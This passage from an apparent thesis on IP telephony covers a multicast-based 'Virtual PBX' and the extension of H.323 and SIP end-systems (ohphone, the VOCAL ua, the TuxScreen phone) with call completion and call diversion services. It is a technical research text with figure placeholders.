


Figure 6.19: Distributed gateways form a “Virtual PBX”

The original MBone2Tel control logic only supports a rendezvous concept where participants meet in sessions that exist. This differs from the telephony approach. It assumes an active alerting. However, the applications can be started with the session parameters known in advance. Specific IP Telephony applications like the SIP *user agent sipc* [188] make use of exactly this procedure. They fully decouple the signaling and media exchange part and just use the former to call and parameterize the later. This is a very efficient and modular concept that ensures efficiency. The clear separation makes understanding, re-use and enhancement for third parties an easier task. We clearly see the favorable horizontal integration approach that we describe in Section 2.2.4.

The amount of additional signaling logic determines the power of the combined system that emulates the functionality of a classical PBX.

The Virtual PBX uses multicast mechanisms in a local environment as virtual system backplane. This approach has both advantages as well as potentially critical implications. Multiple participants can easily join the same multicast group and take part in multi-party conferences. Data is transmitted to all potential receiver systems within the scope of the multicast transmission. Subscribers can therefore easily move around and choose which terminal they want to use. On the other hand everybody can subscribe for the reception of the transmitted data. This raises the demand for adequate security mechanisms. We have discussed how to tackle the user mobility and security aspect in a proprietary solution in [12]. Additionally, we refer to more general work in the area. The tasks are common for general IP Telephony scenarios and are, therefore, meanwhile covered by a number of more general research and standardization activities.

6.6 Conclusions

We have categorized different types of media gateways in this chapter. Our discussion has highlighted their concepts and characteristics. Specific examples and investigation results demonstrate that a component-based system design is very appropriate in this domain as well.

Individual components for interfacing to a dedicated transmission technology, for the transcoding of data and for translating between information representations are generally well understood and available. A particular additional benefit arises from their efficient composition and control using standardized interfaces. Our prototypes have served as a valuable testbed for detailed investigation of specific aspects. To some extent they have used proprietary technical means. In the result of the investigation it has, however, turned out that a general use of standardized protocols and mechanisms has a long-term benefit when compared with individual ones.

Work on dedicated media gateways and their coordinated control formed our first research activities in the telephony, IP Telephony and interworking area. We have presented and discussed our concepts and individual contributions within the scientific community in [14, 13, 12, 15]. To some extent the described activities date back to 1998. More general work meanwhile partially covers and subsumes a similar topic area. This does not invalidate our own efforts and results. In contrary – it backs them up.

7 New End-Systems

> The value of an idea lies in
> the using of it.
>
> THOMAS A. EDISON

The thesis has developed a number of concepts and individual gateways so far. Their test and usage is only possible in a fully integrated system where all components support the necessary and desired functionality. This chapter discusses how we have designed, realized and investigated such a system. Firstly, the development and enhancement of both an H.323 as well as a SIP end-system with support for the call completion *supplementary service* are described. This functionality was not available in any end-system at the beginning of our work. We have adapted and enhanced an off-the-shelf phone for this purpose.

Finally, the discussion highlights requirements and procedures for the integration of the promising class of resource-limited multi-functional decomposed end-systems. Our investigation results show how the combined and coordinated usage of media and signaling gateways is an appropriate way to cope with the specific characteristics of these systems. We identify this approach as a very flexible and powerful mechanism and apply it.

7.1 End-Systems with Support for Supplementary Services

After the theoretical and practical investigation of interworking and the specific gateways that it uses, we now address the development and extension of end-system components. The reasons for this are twofold. Firstly, a number of interworking concepts can only be thoroughly tested in a setup that includes all the necessary components in the path between sender and receiver. Components with all the desired features did not exist at all before our efforts. Therefore, we had to design and develop them. Secondly, end-systems that we design and realize ourselves open a number of powerful new possibilities. They offer the chance to fully inspect their source code and to individually modify it if necessary. Chapter 3 has described the general principle for providing system interworking by the coordinated interaction of multiple distributed components. The alternative *call diversion* interworking design has actively applied the approach. However, only the availability of system components that provide interfaces for their external control and enhancement makes it a feasible and powerful option. Our discussion uses the *call diversion* parameterization as example scenario for the explanation of some specific investigated end-system properties and mechanisms.

7.1.1 Existing Mechanisms and Restrictions

Flexibility and the chance to easily request, develop, deploy, parameterize and utilize new services feature prominently on the list of promised benefits for IP Telephony solutions. Meanwhile end-systems which are no longer specific for just the PBX environment of a specific vendor become available. With these the promises start becoming reality. An emerging new class of phones allows the easy parameterization and extension of features even by the individual user.

The various approaches for these devices differ in their flexibility and the range as well as the characteristics of the persons who are involved in service development, deployment and usage. We have actively planned, accompanied and studied a number of IP Telephony installations in different domains including an university campus [10] and deployment in commercial environments [4, 11]. Our experiences show that in general only service parameterization and invocation are typically done by end users. Service description and development still remain the work of experts. However, those are no longer just experts of a PBX manufacturer. IT specialists that administer a local IP Telephony environment can easily design and deploy new services using powerful SDKs such as those described in [186] or [224].




Figure 7.1: End-system and service customization approaches

Figure 7.1 shows our categorization of the alternative end-system and service customization methods that exist at the moment. We have investigated and utilized all these methods. In the following sections we present specific examples in more detail. Those examples are selected because of their practical relevance for the interworking scenarios for *supplementary services* in Chapter 5.

Call Diversion Parameterization using XML Services

Figure 7.2 visualizes an approach that describes individual new functions in a vendor-specific but publicly open XML syntax. We tested the shown mechanisms on *Cisco 7960* IP phones

using their firmware version P0S3-03-2-00 which was most recent at the time of writing [185]. We see the involved entities and their interactions in a call diversion parameterization scenario.




Figure 7.2: Service parameterization using XML-based menus

The setup allows to deploy additional services in a two-step procedure. Initially menus and potential user interactions are described in XML documents and stored for retrieval from an HTTP server. The involved IP phones retrieve the address of this server on every reboot using a TFTP-based (Trivial File Transfer Protocol) initialization and customization procedure. This mechanism allows to easily update the phone firmware if necessary. It also ensures that all components make use of the most up-to-date service descriptions. Not having to deploy these individually to each phone has an immediate benefit.

A new input and selection menu is presented whenever a user activates an additional service. Pre-configured functions in this menu can be chosen and it is possible to query as well as to evaluate user input. Data is sent back to a server with the HTTP form mechanism if necessary. It is processed there using well-established server-side mechanisms. The example in Figure 7.2 illustrates how external telephony-specific functions are parameterized or triggered using individual HTTP CGI scripts. A code example that we have developed and a snapshot of the resulting functionality are shown in Appendix D.1.

The feature set that is available on top of the recent firmware is not restricted to selection and input menus but also includes cyclical HTTP pull or push operations and media retrieval to the phone using the Real-time Transport Protocol RTP. We generally rate the investigated existing approach as powerful and flexible.

Call Diversion Parameterization using Java Code

Figure 7.3 summarizes an alternative procedure that incorporates up-loadable customized code. It exists for the *Pingtel xpressa* IP phone [225] and utilizes so-called "xpressions". Those represent Java byte-code that is executed in a Java Virtual Machine (JVM) environment on the phone. The resulting services control the user interface and can interact with the functional core of the system.




Figure 7.3: Service provisioning using up-loadable Java code

Additionally, they benefit from the full functionality of the Java base classes. The JVM runtime environment provides multi-thread support and socket-based network client or server functionality. We can react on conditions and events occurring on the phone and we can trigger those as well. The Appendix D.2 highlights our realization of the call diversion parameterization on top of the discussed feature set. It is actively used for the system tests in our H.323–SIP gateway testbed.

The described existing approach allows to customize the call handling behavior of the phone on a high level[1]. The phone is no longer just limited to originating and terminating audio connections. Instead, display, keypad and Java customizable code make it a multi-functional terminal.

Phone Personality Selection and Firmware Modification

Traditional telephony end-systems usually utilize a very specific hard- and software that works for a single dedicated purpose. This allows for cost-efficient mass production of these devices. Modifications are usually not intended once phones are delivered and deployed. The situation is different with IP Telephony devices. Protocol features and services are at present not fully specified nor really stable. Phone hardware is intentionally more flexible and powerful than necessary for a specific firmware at a time. Of course this flexibility comes at a cost. However,

[1] This is absolutely appropriate for the intended use of the device. However, not having full access to low level protocol mechanisms turns out to be a drawback in the context of the extensions that we consider.

these system characteristics also offers substantial benefit if they are exploited properly. Newer devices often provide the choice to easily switch between H.323 or SIP at system boot time [235]. Alternatively, phone firmware can be updated to support the most advanced available features or to make the same hardware usable with the vendors proprietary signaling protocol instead of standardized ones like SIP or MGCP [185]. An IP phone is not a device with a fixed functionality. It can be developed further even if it is already deployed.

Remaining Limitations and Implications

The discussed mechanisms are powerful and flexible. However, within our research context they have remaining limitations. The mechanisms mainly concentrate on services that are outside the scope of the core call signaling. They either provide additional non call-related features like e.g., a message ticker tape and phone book, or they can be used to control the call handling at a higher level.

As long as we are restricted to ready-made firmware updates instead of having the chance to develop these ourselves we lack means to control or extend behavior at the lower level. However, exactly this is necessary for the support of additional signaling protocol features. It is out of scope for a customer but it is indispensable within our research work. Hence we have investigated extensions on the source code and even hardware device level. We discuss these extensions in the following sections.

7.1.2 Call Completion Integration into an H.323 Terminal

Call completion is a common feature in local PBX environments. It is very comfortable and saves time if another party actively and explicitly signals that it can be reached after it was initially busy. The detailed behavior of the service is described in Section 5.3. It is not only powerful but also easy to understand and to handle. Therefore, it is one of the most requested *supplementary services* for IP Telephony as well. Consequently, a number of IP Telephony equipment vendors had announced solutions with support for it at the time of writing. However, neither a commercial nor an Open Source H.323 *terminal* incorporating the H.450.9 call completion feature was available. We had to develop it in order to test the full *supplementary service* interworking functionality within the enhanced H.323–SIP gateway that is described in Chapter 5.

Requirements and Constraints

Our design process starts with the identification of requirements, constraints and goals. Firstly, the *terminal* must implement all the basic H.323 signaling. This is a non-trivial task that involves considerable effort. Therefore, we assume that re-using an existing program and de-

signing an enhancement to it is much more efficient than starting a development from scratch[1]. The *terminal* must be able to encode and send as well as to receive and decode H.450.9 Application Protocol Data Units (APDUs). The format of these signaling PDUs is standardized in ASN.1 protocol descriptions.

The call-related transport of APDUs for all the different H.450.x services is specified in the H.450.1 [76] framework. It considers alternatives for this transport. It can re-use the call signaling channel and call reference of the call that the *supplementary service* invocation relates to. Alternatively, the standard describes the call-independent transport on H.225.0 connections. These must be established independently of the original call. The call completion service simultaneously uses both types of signaling connections. This differs from the procedure in a standard H.323 *terminal*. Thus, we must explicitly consider it as a major requirement.

Finally the H.450.9 signaling protocol logic and the additional user interactions for the *supplementary service* need to be integrated in the application's state machine. We intend to use the functionality on multiple platforms such as PCs or PDAs. On all of them the application should provide a consistent and easy to handle user interface. Finally, the resulting system must interact with our H.323–SIP gateway. This is the main and initial reason for the development of an enhanced *terminal*. Therefore, it receives specific attention in our design.

System Design

Our design re-uses the existing program infrastructure of the H.323 *terminal ohphone*[2] and bases the PDU handling on code that is automatically derived from the H.450.9 ASN.1 description file. The client that is to be extended is a multi-threaded application with inherent support for multiple simultaneous connections. Both call-related as well as parallel call-independent transports can be supported. The call independent signaling uses an H.225.0 connection over TCP. The standard allows to release it when the call completion request is successfully sent and answered. Alternatively, it is possible to maintain a connection until final completion of the service transaction. This transaction finishes with a notification that the called party is no longer busy.

The decision between the two alternatives has a direct impact on the inter-operation with other entities. Especially, it influences the interworking with non-H.323 clients using the H.323–SIP gateway in Section 5.2. The *supplementary service* enhancement in this gateway benefits from keeping the connection alive, since it coordinates its internal state machine logic via data structures that are associated with ongoing connections. *Supplementary service* interworking is our main design goal. In order to reduce the integration effort of the call completion feature in the signaling gateway we decide to maintain the call independent signaling connections. Figure 7.4 highlights the chosen decision.

The fact that the decision is possible and necessary reflects one of H.323's drawbacks. Many functions in this protocol suite can be designed and realized in various alternative ways. All

[1] The final implementation results back up our assumption.
[2] We describe specific details in the subsequent system realization section.




Figure 7.4: Connection handling in the enhanced H.323 terminal ohphone

resulting implementations are in full conformance with the standard. Even more serious, alternatives are overlapping and redundant. This raises the complexity of the system design process and leads to potential incompatibilities once a decision for just one choice is made. A design that tries to consider all alternatives results in an application with higher complexity and size. We consider these preconditions a major disadvantage. Such characteristics should carefully be observed in discussions and future protocol designs.

System Realization

Once the necessary design decisions are made the implementation of the functionality is straightforward. The H.323 *terminal ohphone* forms the starting point for our system implementation. The application is part of the OpenH323 Open Source project [245] and uses its H.323 stack. The project also provides code generation tools such as an ASN.1 parser and code generator. The supported functionality of the tools, the stack and the applications on top of it have emerged gradually over time. Certain functionality including basic H.450.x support has been added by third parties already. We have benefited from these developments because they provided important pieces for adaptation and re-use. Open Source development gains its power from solving problems in cooperation and sharing results. Therefore, we keep our enhancements in consistency with the ongoing modifications in the projects source code revision control tree. Table G.1 in Appendix G points to the location for accessing our enhanced source code. This source code and the resulting functionality in use reflect the system extensions best.

The acceptance of a service does not only depend on its technical availability but also on its simple and convenient usage. Figure 7.5 highlights that we have designed and developed the application with cross-platform availability in mind. Different platforms provide different user interface primitives. Keyboard input is very comfortable on a PC but not an easy-to-use option




Figure 7.5: Cross-platform usage of an extended H.323 terminal

on the touch-screen of a PDA. Specific phone hardware provides means like a hook-switch or a dial-pad that are not present elsewhere. The application is therefore intentionally split into a console-only version and extensions that work on top of it. A graphical user interface based on Tcl/Tk [238] for the PC version is shown on the right side of Figure 7.5. We discuss details of the decomposition approach that ensures a system-independent look&feel, re-usability of the GUI (graphical user interface) for a SIP *user agent* and even distribution to a detached front-end that is executed on a PDA in Section 7.2.4.

7.1.3 Call Completion Integration into a SIP User Agent

The starting situation for the extension of a SIP *user agent* is exactly the same as the one we described in the initial discussion for the H.450.9 extension in Section 7.1.2. In order to comprehensively test *supplementary services* interworking in our H.323–SIP gateway we had to build or to extend an appropriate end-system. This was due to the lack of the call completion feature in all previously existing and publicly available *user agents*.

Requirements and Constraints

The system requirements are also quite comparable. They include usability with our H.323–SIP gateway as primary goal. We need SIP protocol stack support for the SUBSCRIBE and NOTIFY messages that form the basis of the SIP call completion design. Proper message handling and additional service interactions have to be integrated in the general application logic. Finally the desired implementation should be portable to multiple platforms. We also try to provide a user interface with a good recognition effect for somebody who already used the call completion feature before, e.g., in other H.323 environments.

System Design

Due to the estimated effort for a development of a *user agent* from scratch we chose the SIP *user agent ua* as basis for extension. It is part of the VOCAL project [252] and uses the same SIP stack that we already enhanced for the H.323–SIP gateway investigation in Chapter 5. The application uses an internal Finite State Machine (FSM) with operators that are called in the order of their instantiation and thus implement the state transition logic. We must extend this logic to meet the call completion feature requirements. Our design of the transition logic for requesting call completion is shown in Figure 7.6.




Figure 7.6: User agent extension for requesting call completion

We discuss the procedure on the caller side. In the “callee busy” state a user can choose to request call completion and the *user agent* generates a SUBSCRIBE message. This requests the callee to inform the caller as soon as she or he is no longer busy. Different requests can be distinguished by their Call-ID and by the event specification that we subscribe for. Once the “callee no longer busy” condition is met the call completion requester receives a NOTIFY message that refers to the original SUBSCRIBE. We are able to start a new call setup attempt then.

We can either decide to grant call completion unconditionally or give the user an information and asking for a “yes” or “no” decision. Our design realizes a conditional approach with explicit user notification and decision. In a multi-threaded application we can easily implement it in a straight-forward manner. An IP phone with a dedicated user interface can demonstrate its advances compared with a “dumb terminal” because it allows to indicate that there are additional requests pending and an input should be made.

Figure 7.7 finally explains the necessary logic on the called party side that grants call completion. We design it with an additional independent execution thread that periodically checks whether the *user agent* is still in a call.

If this is no longer the case and there were subscriptions for call completion granted before, these can be handled now. There can be pending notifications for a number of requesters at




Figure 7.7: User agent extension for signaling availability for call completion

the same time. Since we cannot estimate whether the notification finally causes another call attempt we chose to send all notifications at one time and do not stagger them with a delay in between[1].

System Realization

We have successfully implemented the discussed design. The resulting extended *user agent* is usable with various other communication partners within a SIP-only scenario. It also fully inter-operates with the enhanced *ohphone* in the heterogeneous scenario with the H.323–SIP gateway with *supplementary service* support in the core of it. The source code for both extended end-systems is available for download, further inspection and usage as indicated in Table G.1 in Appendix G.




Figure 7.8: Cross-platform usage of an extended SIP user agent

[1]There are other policy decisions that could try to avoid parallel call completion calls from multiple requesters. It is possible to argue that notifying all requesters at once can easily result in a busy situation again. On the other hand the notification does not necessarily mean that a callee really tries to call again. Additionally, we cannot easily estimate when after a notification a new call attempt starts. One potential strategy is to let the called party choose when to notify each individual call completion requester. However, such a policy decision is out of the scope of our discussion on the call signaling level.

Figure 7.8 shows that the *user agent* is cross-platform available and interacts with a Tcl/Tk graphical front-end. This GUI hides its scanty command line interface and makes the application usable for general and not just experimental purposes.

Further extensions of the *ua* SIP *user agent* have been investigated in [176]. The design and implementation results support a SIP-based "call park and pickup" scenario. It provides an extended *ua* SIP *user agent* as "call park robot" that is an essential part of a SIP-based call center. The application is now used and extended further by one of our industry research and cooperation partners. It demonstrates the flexibility and range for *supplementary services* that SIP provides.

7.1.4 Open Source TuxScreen Extensible Phone

We have discussed the enhancement of Open Source-based and therefore fully modifiable PC soft phones for both H.323 as well as SIP. The results of these efforts form an optimal starting point for the adaptation to other hardware and processor platforms.

Starting Situation

The Shannon IS2630 [214] is a promising and representative candidate for such an adaptation. The device was initially designed as a phone for the PSTN with enhancements like an integrated touchscreen, keyboard and modem. It is shown in Figure 7.9.

With its original Inferno software [250] the phone targeted the market for Minitel-like home usage [101] but failed to succeed there due to its price. Meanwhile it is publicly available. A boot-loader [211] and a basic Linux system for the device were already available [249] when we started our activities with it.

The hardware includes a StrongARM CPU [236], flash memory as persistent storage and PCMCIA slots for network and storage cards[1]. The availability of an audio driver for its digital signal processor (DSP) hardware forms a good starting point for further enhancement. However, we had to design and implement a number of additional modifications to finally use the device as an IP phone.

System Enhancements

We have successfully investigated, applied and tested the hardware and software extensions that are shown in the text boxes in Figure 7.9. As a result, the device now runs the enhanced

[1] Section 7.2 discusses our activities that makes PDAs usable as phone end-systems. Recent PDAs are based on the same CPU and a comparable design. This strongly influenced our decision to actively investigate the system and its potential. The PDA related activities significantly benefit from the experiences with the *TuxScreen* phone and vice versa.




Figure 7.9: Enhancements of the TuxScreen phone

ohphone H.323 *terminal* with its GUI in a cross-compiled version. It supports all our extensions for *supplementary services* and makes full use of the specific phone hardware that includes the hook-switch and dial-pad. The system aggregates the ease of use and comfort of a standard phone and the flexibility of the Linux environment and an X-based [248] graphical user interface on the systems touch-pad. Table G.1 in Appendix G lists a download path for a full file system installation image and all necessary source code.

